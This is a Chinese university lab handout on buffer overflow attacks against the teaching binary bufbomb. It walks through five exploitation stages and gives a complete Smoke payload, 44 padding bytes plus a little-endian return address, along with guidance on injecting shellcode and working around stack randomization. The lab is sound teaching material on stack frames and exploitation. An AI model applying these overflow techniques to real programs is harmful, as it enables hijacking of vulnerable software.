


《计算机系统基础实验》

LAB3 - 缓冲区溢出攻击

华中科技大学



- 实验数据包: `lab3.tar`
- 解压命令 `tar vxf lab3.tar`
- 数据包中至少包含下面四个文件:
 - `bufbomb`: 可执行程序, 攻击目标程序
 - `bufbomb.c`: C语言源程序, 目标程序的主程序
 - `makecookie`: 基于学号产生4字节序列, 如0x5f405c9a, 称为 “cookie”。
 - `hex2raw`: 可执行程序, 字符串格式转换程序。

■ 实验目的

- 加深对IA-32函数调用规则和栈帧结构的理解

■ 实验内容

- 对目标程序实施缓冲区溢出攻击 (buffer overflow attacks)
- 通过造成缓冲区溢出来破坏目标程序的栈帧结构
- 继而执行一些原来程序中没有的行为

■ 5个难度等级

- 1.Smoke 2. Fizz 3 .Bang
- 4.Boom 5. Nitro (1→5难度递增)


■ 实验环境

- Linux

■ 实践技能

- Linux基本命令
- IA32 汇编程序
- gdb调试
- Objdump反汇编
- gcc

- 可以简单分析一下bufbomb.c (但这不重要)
- 你可以看到bufbomb中函数之间的调用关系:



- ◆ `main`函数里`launcher`函数被调用`cnt`次，但除了最后Nitro阶段，`cnt`都只是1。
- ◆ `testn`、`getbufn`仅在Nitro阶段被调用，其余阶段均调用`test`、`getbuf`。
- ◆ 正常情况下，如果你的操作不符合预期，会看到信息“Better luck next time”，这时你就要继续尝试了。

■ 本实验从分析test函数开始。

test函数调用了getbuf函数, getbuf函数的功能是从标准输入 (stdin) 读入一个字符串。

■ getbuf函数源程序

□ (bufbomb.c里没有,根据反汇编逆向)

```
int getbuf()
{
    char buf[32]; //32字节字符数组
    gets(buf);    //从标准输入流输入字符串, gets存在缓冲区溢出漏洞
    return 1;     //当输入字符串超过32字节即可破坏栈帧结构
}
```

■ 缓冲区攻击从getbuf函数入手

函数Gets()不判断buf大小，字符串超长，缓冲区溢出

```
linux> ./bufbomb -u U201414557
```

```
Type string: I love ICS2014
```

```
Dud: getbuf returned 0x1
```

输入字符较短未溢出

```
linux> ./bufbomb -u U201414557
```


```
Type string: It is easier to love this class when you are a TA.
```

```
Ouch!: You caused a segmentation fault!
```

溢出引发段错

缓冲区溢出导致程序栈帧结构破坏，产生访存错误

- 设计字符串输入给bufbomb, 有意造成缓冲区溢出, 使bufbomb程序完成一些有趣的事情。
- **攻击字符串:**
 - 无符号字节数据, 十六进制表示, 字节间用空格隔开, 如: 68 ef cd ab 00 83 c0
 - 与cookie相关, 每位同学的攻击字符串不同
 - 为输入方便, 将攻击字符串写在文本文件中



- 构造5个攻击字符串，对目标程序实施缓冲区溢出攻击。
- 5次攻击难度递增，分别命名为
 1. Smoke (让目标程序调用smoke函数)
 2. Fizz (让目标程序使用特定参数调用Fizz函数)
 3. Bang (让目标程序调用Bang函数，并篡改全局变量)
 4. Boom (无感攻击，并传递有效返回值)
 5. Nitro (栈帧地址变化时的有效攻击)

需要调用的函数均在目标程序中存在

任务1: Smoke


- 构造攻击字符串作为目标程序输入，造成缓冲区溢出，使getbuf()返回时不返回到test函数，而是转向执行smoke

```
void smoke()
{
    printf("Smoke!: You called smoke() \n");
    validate(0);
    exit(0);
}
```

- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat smoke-linuxer.txt | ./hex2raw | ./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

- 调用函数
- 只需攻击返回地址区域




任务2: Fizz

- 构造攻击字符串造成缓冲区溢出，使目标程序调用fizz函数，并将cookie值作为参数传递给fizz函数，使fizz函数中的判断成功，需仔细考虑将cookie放置在栈中什么位置。

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

■ 用正确参数调用其他函数

- 攻击返回地址区域
- 攻击函数参数区



任务2: Fizz

■ 生成cookie命令

```
linux> makecookie U201414557          生成cookie方法  
0x5f405c9a          0x5f405c9a 即为根据学号生成的cookie。
```

■ 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat fizz-linuxer.txt |./hex2raw |./bufbomb -u linuxer  
Userid: linuxer  
Cookie: 0x3b13c308  
Type string:Fizz!: You called fizz(0x3b13c308)  
VALID  
NICE JOB!
```

■ 目标程序也会显示用户cookie, makecookie可不用

任务3: Bang

- 构造攻击字符串，使目标程序调用bang函数，要将函数中全局变量global_value篡改为cookie值，使相应判断成功，需要在缓冲区中注入恶意代码篡改全局变量。

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

任务3: Bang

- 挑战：攻击字符串中包含用户自己编写的恶意代码


```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```


■ 调用其他函数

- 攻击返回地址区域

■ 篡改全局变量

- 简单字符串覆盖做不到
- 需编写恶意代码，插入到攻击字符串合适位置
- 当被调用函数返回时，应先转向这段恶意代码
- 恶意代码负责篡改全局变量，并跳转到bang函数



- 如何构造含有恶意攻击代码的攻击字符串?
 - 编写汇编代码文件asm.s, 将该文件编译成机器代码
 - ◆ `gcc -m32 -c asm.s`
 - 反汇编asm.o得到恶意代码字节序列, 插入攻击字符串适当位置
 - ◆ `objdump -d asm.o`
- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat bang-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Bang!: You set global_value to 0x3b13c308
VALID
NICE JOB!
```

- 前3次攻击会造成栈帧结构破坏，导致原程序无法正常进行。
- Boom要求更高明的攻击，除了执行攻击代码来改变程序变量外，还要求被攻击程序仍然能返回到原调用函数继续执行——即调用函数感觉不到攻击行为。
- 挑战
 - 还原对栈帧结构的任何破坏

任务4: boom


- 构造攻击字符串，使得getbuf都能将正确的cookie值返回给test函数，而不是返回值1。
- 攻击成功界面

```
acd@ubuntu:~/Lab1-3/src$ cat boom-linuxer.txt |./hex2raw |./bufbomb -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:Boom!: getbuf returned 0x3b13c308
VALID
NICE JOB!
```

注：这里，boom不是一个函数

boom攻击 无感攻击

- 攻击代码Boom (不是函数)
将cookie值通过%eax传递给
test函数
- 同时要恢复栈帧 (即EBP)
- 恢复原始返回地址



- 本阶段我们需要增加 “-n” 命令行开关运行bufbomb, 以便开启Nitro模式。
- 程序运行界面

```
acd@ubuntu:~/Lab1-3/src$ cat kaboom-linuxer.txt | ./hex2raw | ./bufbomb -n -u linuxer
Userid: linuxer
Cookie: 0x3b13c308
Type string:KABOOM!: getbufn returned 0x3b13c308
Keep going
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
```

- Nitro 模式下, 溢出攻击函数getbufn会连续执行5次。
- 5次调用只有第一次攻击成功? Why?

- 5次调用getbufn的原因 (地址空间随机化)
 - 函数的栈帧的内存地址随程序运行实例的不同而变化
 - 也就是一个函数的栈帧位置每次运行时都不一样。
- 前面攻击实验中, getbuf代码调用经过特殊处理获得了稳定的栈帧地址, 这使得基于buf的已知固定起始地址构造攻击字符串成为可能。
- 缓冲区溢出攻击防范: 地址空间随机化
 - 你会发现攻击有时奏效, 有时却导致段错误, 如何解决

- 构造攻击字符串使getbufn函数返回cookie值给testn函数，同时能复原被破坏的栈帧结构，以保证能正确地返回到testn函数继续执行。
- **挑战：**5次执行栈（ebp）均不同，要想办法跳转到攻击代码，保证每次都能够正确恢复原栈帧状态，使程序能够正确返回到test。

- 实验要求较熟练地使用gdb、objdump、gcc，另外需要使用本实验提供的hex2raw、makecookie等工具。
- **objdump**：反汇编bufbomb可执行目标文件。然后查看实验中需要的大量的地址、栈帧结构等信息。
- **gdb**：目标程序没有调试信息，无法通过单步跟踪观察程序的执行情况。但依然需要设置断点让程序暂停，并进而观察必要的内存、寄存器内容等，尤其对于阶段2~4，观察寄存器，特别是ebp的内容是非常重要的。

- **gcc**: 在阶段3~5, 你需要编写少量的汇编代码, 然后用gcc编译成机器指令, 再用objdump反汇编成机器码, 以此来构造包含攻击代码的攻击字符串。
- **返回地址**: test函数调用getbuf后的返回地址是getbuf后的下一条指令的地址 (通过观察bufbomb反汇编代码可得)。而带有攻击代码的攻击字符串所包含的攻击代码地址, 则需要你在深入理解地址概念的基础上, 找到它们所在的位置并正确使用它们实现程序控制的转向。

- 为了方便，将攻击字符串写在一个文本文件，该文件称为攻击文件（exploit.txt）。该文件允许类似C语言的注释，使用之前用hex2raw工具将注释去掉，生成相应的raw文件攻击字符串文件（exploit_raw.txt）。
- 例：学号U201414557的smoke阶段的攻击字符串文件命名为smoke_U201414557.txt,

```
smoke-linuxer.txt x
/* getbuf return address at address: 0x55683494 <_reserved+1037460> */
/* Local buffer starts at address: 0x55683468 <_reserved+1037416> */
/* Padding required: 44 bytes */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* smoke() located at: 0x08048c90 */
90 8c 04 08
```

1. 将攻击字符串写入smoke_U201414557.txt中。
2. 用hex2raw进行转换，得到smoke_U201414557_raw.txt

方法一： 使用I/O重定向将其输入给bufbomb：

```
linux> ./hex2raw <smoke_U201414557.txt >smoke_U201414557_raw.txt  
linux> ./bufbomb -u U201414557 < smoke_U201414557_raw.txt
```

方法二： gdb中使用I/O重定向

```
linux> gdb bufbomb  
(gdb) run -u U201414557 < smoke_U201414557_raw.txt
```


方法三： 也可以借助linux操作系统管道操作符和cat命令，

```
linux> cat smoke_U201414557.txt |./hex2raw | ./bufbomb -u U201414557
```

- 对应本实验5个阶段的exploit.txt，请分别命名为：
 - smoke_学号.txt 如：smoke_U201414557 .txt
 - fizz_学号.txt 如：fizz_U201414557.txt
 - bang_学号.txt 如：bang_U201414557.txt
 - boom_学号.txt 如：boom_U201414557.txt
 - nitro_学号.txt 如：nitro_U201414557.txt
- 压缩成一个文件，命名规范：班级号_学号_姓名.zip
 - IS1401_U201414557_姓名.zip
 - 信安 IS 物联网 IT 计算机 CS 卓越班 ZY ACM班 ACM


- 目标是构造一个攻击字符串作为bufbomb的输入，在getbuf()中造成缓冲区溢出，使得getbuf()返回时不是返回到test函数，而是转到smoke函数处执行。

1. 在bufbomb的反汇编源代码中找到smoke函数，记下它的地址



```
08048c90: <smoke>:
8048c90: 55                push    %ebp
8048c91: 89 e5             mov     %esp,%ebp
8048c93: 83 ec 18          sub     $0x18,%esp
8048c96: c7 04 24 13 a1 04 08 movl    $0x804a113,(%esp)
8048c9d: e8 ce fc ff ff    call    8048970 <puts@plt>
8048ca2: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048ca9: e8 96 06 00 00    call    8049344 <validate>
8048cae: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048cb5: e8 d6 fc ff ff    call    8048990 <exit@plt>
```

2. 同样在bufbomb的反汇编源代码中找到getbuf函数，观察它的栈帧结构：



```
080491ec <getbuf>:
80491ec: 55
80491ed: 89 e5
80491ef: 83 ec 38
80491f2: 8d 45 d8
80491f5: 89 04 24
80491f8: e8 55 fb ff ff
80491fd: b8 01 00 00 00
8049202: c9
8049203: c3

push    %ebp
mov     %esp,%ebp
sub     $0x38,%esp
lea     -0x28(%ebp),%eax
mov     %eax,(%esp)
call    8048d52 <Gets>
mov     $0x1,%eax
leave
ret
```

◆ getbuf的栈帧是0x38+4个字节

◆ 而buf缓冲区的大小是0x28（40个字节）

攻击字符串的用来覆盖数组buf，进而溢出并覆盖ebp和ebp上面的返回地址，攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字符串的最后4字节应是smoke函数的地址0x8048c90。

[illegible]

前44字节可为任意值，最后4字节为smoke地址，小端格式

4. 将上述攻击字符串写在攻击字符串文件中，命名为 smoke_U201414557.txt，内容可为：

```
smoke-linuxer.txt x
/* getbuf return address at address: 0x55683494 <_reserved+1037460> */
/* Local buffer starts at address: 0x55683468 <_reserved+1037416> */
/* Padding required: 44 bytes */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
/* smoke() located at: 0x08048c90 */
90 8c 04 08
```

smoke_U201414557.txt文件中可以带任意的回车。之后通过HexToRaw处理，即可过滤掉所有的注释，还原成没有任何冗余数据的攻击字符串原始数据使用。

/*和*/与其后或前的字符之间要用空格隔开，否则异常

5.实施攻击

```
linux> ./hex2raw <smoke_ U201414557.txt smoke_ U201414557_raw.txt
linux> ./bufbomb -u U201414557 < smoke_ U201414557_raw.txt
Userid:U201414557
Cookie:0x5f405c9a
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

攻击成功

◆ 本次实验需要提交的结果包括：实验报告和结果文件

- **结果文件**：即上述的攻击字符串文件，并已经按照（六、攻击字符串文件和结果的提交）的要求打包为zip文件，

- 实验报告：Word文档。在实验报告中，对你在任务0~任务4中分析、构造攻击字符串的过程进行详细描述。

排版要求：字体：宋体；字号：标题三号，正文小四正文；

行间距：1.5倍；首行缩进2个汉字；程序排版要规整

◆ 和前面实验一起提交给助教